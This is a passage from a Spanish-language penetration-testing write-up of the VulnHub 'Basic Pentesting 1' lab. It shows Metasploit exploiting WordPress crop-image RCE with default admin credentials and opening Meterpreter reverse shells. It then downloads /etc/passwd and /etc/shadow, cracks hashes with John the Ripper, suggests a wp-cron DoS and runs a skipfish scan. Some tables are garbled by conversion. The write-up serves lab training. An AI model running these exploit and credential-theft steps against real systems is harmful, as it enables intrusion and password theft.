[*] Started bind TCP handler against 192.168.56.105:4444
[*] Sending stage (39927 bytes) to 192.168.56.105
[+] Deleted zHCIiIwgOC.php
[+] Deleted XHzgWMcDJT.php
[+] Deleted ../XHzgWMcDJT
[*] Meterpreter session 2 opened (192.168.56.101:37329 → 192.168.56.105:4444) at 2024-05-23 06:15:02 -0400
meterpreter > ■
```

Tenemos un Shell de meterpreter, comprobamos información del equipo

```
meterpreter > sysinfo
Computer : vtcsec
US : Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64
Meterpreter : php/linux
meterpreter >
```

Abrimos una shell y comprobamos quienes somos www-data

```
meterpreter > shell
Process 2026 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
whoami
www-data
```

Descargamos los ficheros password y shadow

```
meterpreter > download /etc/passwd ./
[*] Downloading: /etc/passwd → /root/passwd
[*] Downloaded 2.31 KiB of 2.31 KiB (100.0%): /etc/passwd → /root/passwd
[*] Completed : /etc/passwd → /root/passwd
meterpreter > download /etc/shadow ./
[*] Downloading: /etc/shadow → /root/shadow
[*] Skipped : /etc/shadow → /root/shadow
meterpreter > □
```

# unshadow passwd shadow > outpub.db # john outpub.db

Combinamos ambos ficheros y lo pasamos por John the Ripper

```
(root ≥ kali)-[~]
w unshadow passwd shadow > user.tb

(root ≥ kali)-[~]
# john user.tb
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
No password hashes left to crack (see FAQ)

(root ≥ kali)-[~]
# john user.tb -show
marlinspike:marlinspike:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
1 password hash cracked, 0 left
```


@9v@yr0

#### Vulnerabilidad wp-cron está habilitado

```
[*] The external WP-Cron seems to be enabled: http://192.168.56.103/secret/wp-cron.phg
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
```

El vulnerable a ataques DOS.

Nos vamos al burpsuite y capturamos el tráfico que se genera



Vemos que tenemos respuesta 200 OK del servidor, con la ayuda de algún script podemos lanzar un ataque DOS contra el servidor.

#### Vulnerabilidad wordpress 4.9

```
[+] WordPress version 4.9 identified (Insecure, released on 2017-11-16).
| Found By: Emoji Settings (Passive Detection)
| - http://192.168.56.103/secret/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.9'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.56.103/secret/, Match: 'WordPress 4.9'
```

Volvemos a metaexploit y buscamoss dicha vulnerabilidad con la ayuda de

## \$ searchsploit wp crop rce



@9v@yr0

Es un exploit de metasploit, nos vamos a esa herramienta, vemos más información sobre el exploit

```
Description:

This module exploits a path traversal and a local file inclusion vulnerability on WordPress versions 5.0.0 and ≤ 4.9.8.

The crop-image function allows a user, with at least author privileges, to resize an image and perform a path traversal by changing the _wp_attached_file reference during the upload. The second part of the exploit will include this image in the current theme by changing the _wp_page_template attribute when creating a post.

This exploit module only works for Unix-based systems currently.

References:
    https://nvd.nist.gov/vuln/detail/CVE-2019-8942
    https://nvd.nist.gov/vuln/detail/CVE-2019-8943
    https://blog.ripstech.com/2019/wordpress-image-remote-code-execution/
```

#### msf6 > search wp crop rce

```
Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/multi/http/wp_crop_rce 2019-02-19 excellent Yes WordPress Crop-image Shell Upload

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/wp_crop_rce

msf6 > ■
```

#### msf6 > use exploit/multi/http/wp\_crop\_rce

```
Module options (exploit/multi/http/wp_crop_rce
                                                                                                                                                         Current Setting Required Description
                               Name
                                                                                                                                                                                                                                                                                                                                                                                                                                                            The WordPress password to authenticate with A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
The target port (TCP)
Negotiate SSL/TLS for outgoing connections
The base path to the wordpress application
The WordPress theme dir name (disable theme auto-detection if provided)
The WordPress username to authenticate with
HTTP server virtual host
                               PASSWORD admin
                                                                                                                                                         192.168.56.105 yes
80 yes
false no
                                     RHOSTS
                                  RPORT
                               TARGETURI /secret/
THEME_DIR
                                  USERNAME
                                                                                                                                                    admin
  Payload options (php/meterpreter/reverse_tcp):
                               Name Current Setting Required Description
                             LHOST 192.168.56.101 yes
LPORT 4444 yes
                                                                                                                                                                                                                                                                                                                                                                                                                                  The listen address (an interface may be specified) The listen port % \left\{ 1\right\} =\left\{ 1\right\} 
Exploit target:
                                  Id Name
```

## Lanzamos el exploit

#### msf6 > run

```
msf6 exploit(multi/kttp/wp_crop_rce) > run

[*] Started reverse TCP handler on 192.168.56.101:4444

[*] Authenticating with WordPress using admin:admin...

[*] Authenticated with WordPress

[*] Preparing payload ...

[*] Uploading payload

[*] Including into theme

[*] Sending stage (39927 bytes) to 192.168.56.105

[*] Meterpreter session 2 opened (192.168.56.101:4444 → 192.168.56.105:52620) at 2024-05-23 07:37:41 -0400

[*] Attempting to clean up files...

meterpreter > shell
Process 2464 created.
Channel 1 created.
whoami
www-data
hostname
vtcsec
```

Abrimos una Shell para comprobar con que usuario hemos abierto sesión y en la máquina dónde estamos.

Usuario: www-data

Host: vtcsec

Procedemos como en otras ocasiones a descargar los ficheros passwd y shadow para crackearlo con John the ripper

```
meterpreter > download /etc/passwd ./
[*] Downloading: /etc/passwd → /root/passwd
[*] Downloaded 2.31 KiB of 2.31 KiB (100.0%): /etc/passwd → /root/passwd
[*] Completed : /etc/passwd → /root/passwd
meterpreter > download /etc/shadow ./
[*] Downloading: /etc/shadow → /root/shadow
[*] Skipped : /etc/shadow → /root/shadow
meterpreter > □
```

# unshadow passwd shadow > outpub.db # john outpub.db

Combinamos ambos ficheros y lo pasamos por John the Ripper

```
(root ≈ kali)-[~]
# unshadow passwd shadow > user.tb

(root ≈ kali)-[~]
# john user.tb

Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
No password hashes left to crack (see FAQ)

(root ≈ kali)-[~]
# john user.tb -show
marlinspike:marlinspike:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
1 password hash cracked, 0 left
```


#### Usamos la herramienta skipfish para escanear la web

# skipfish -O -L -Y -S /usr/share/skipfish/dictionaries/minimal.wl -o report\_skipfish http://192.168.1.136

```
Scan time : 0:01:45.955
HTTP requests : 83679 (792.3/s), 52784 kB in, 18215 kB out (670.1 kB/s)
   Compression: 17193 kB in, 79025 kB out (64.3% gain)
HTTP faults: 0 net errors, 0 proto errors, 0 retried, 0 drops
TCP handshakes: 4626 total (18.5 req/conn)
TCP faults: 0 failures, 0 timeouts, 3 purged
External links : 672 skipped
Reqs pending : 2037
 Pivots : 506 total, 144 done (28.46%)
In progress : 62 pending, 281 init, 7 attacks, 12 dict
Missing nodes : 5 spotted
  Node types : 1 serv, 88 dir, 55 file, 19 pinfo, 327 unkn, 16 par, 0 val
Issues found : 164 info, 0 warn, 1 low, 10 medium, 0 high impact
      Dict size : 2171 words (0 new), 30 extensions, 0 candidates
     Signatures : 77 total
!] Scan aborted by user, bailing out!
+] Copying static resources...
+] Sorting and annotating crawl nodes: 506
+] Looking for duplicate entries: 506
+] Counting unique nodes: 389
+] Saving pivot data for third-party tools...
+] Writing scan description...
+] Writing crawl tree: 506
(+] Generating summary views...
(+) Report saved to 'report/index.html' [0×2dfd6887].
+] This was a great day for science!
```

Los resultados que nos devuelve

text/html (4)
text/xml (2)



## PENTESTING -VULHUB CSEC

https://github.com/aguayro

@9v@yr0

## Issue type overview - click to expand:

- External content embedded on a page (higher risk) (10)
- External content embedded on a page (lower risk) (1)
- Numerical filename consider enumerating (2)
- Incorrect or missing charset (low risk) (4)
- Incorrect or missing MIME type (low risk) (1)
- Hidden files / directories (5)
- Oirectory listing enabled (21)
- Server error triggered (4)
- Resource not directly accessible (6)
- New 404 signature seen (1)
- New 'X-\*' header value seen (1)
- New 'Server' header value seen (1)

NOTE: 100 samples maximum per issue or document type.

## Fuentes:

## Máquina vulnerable

https://www.vulnhub.com/entry/basic-pentesting-1,216/

https://github.com/rm-onata/xmlrpc-attack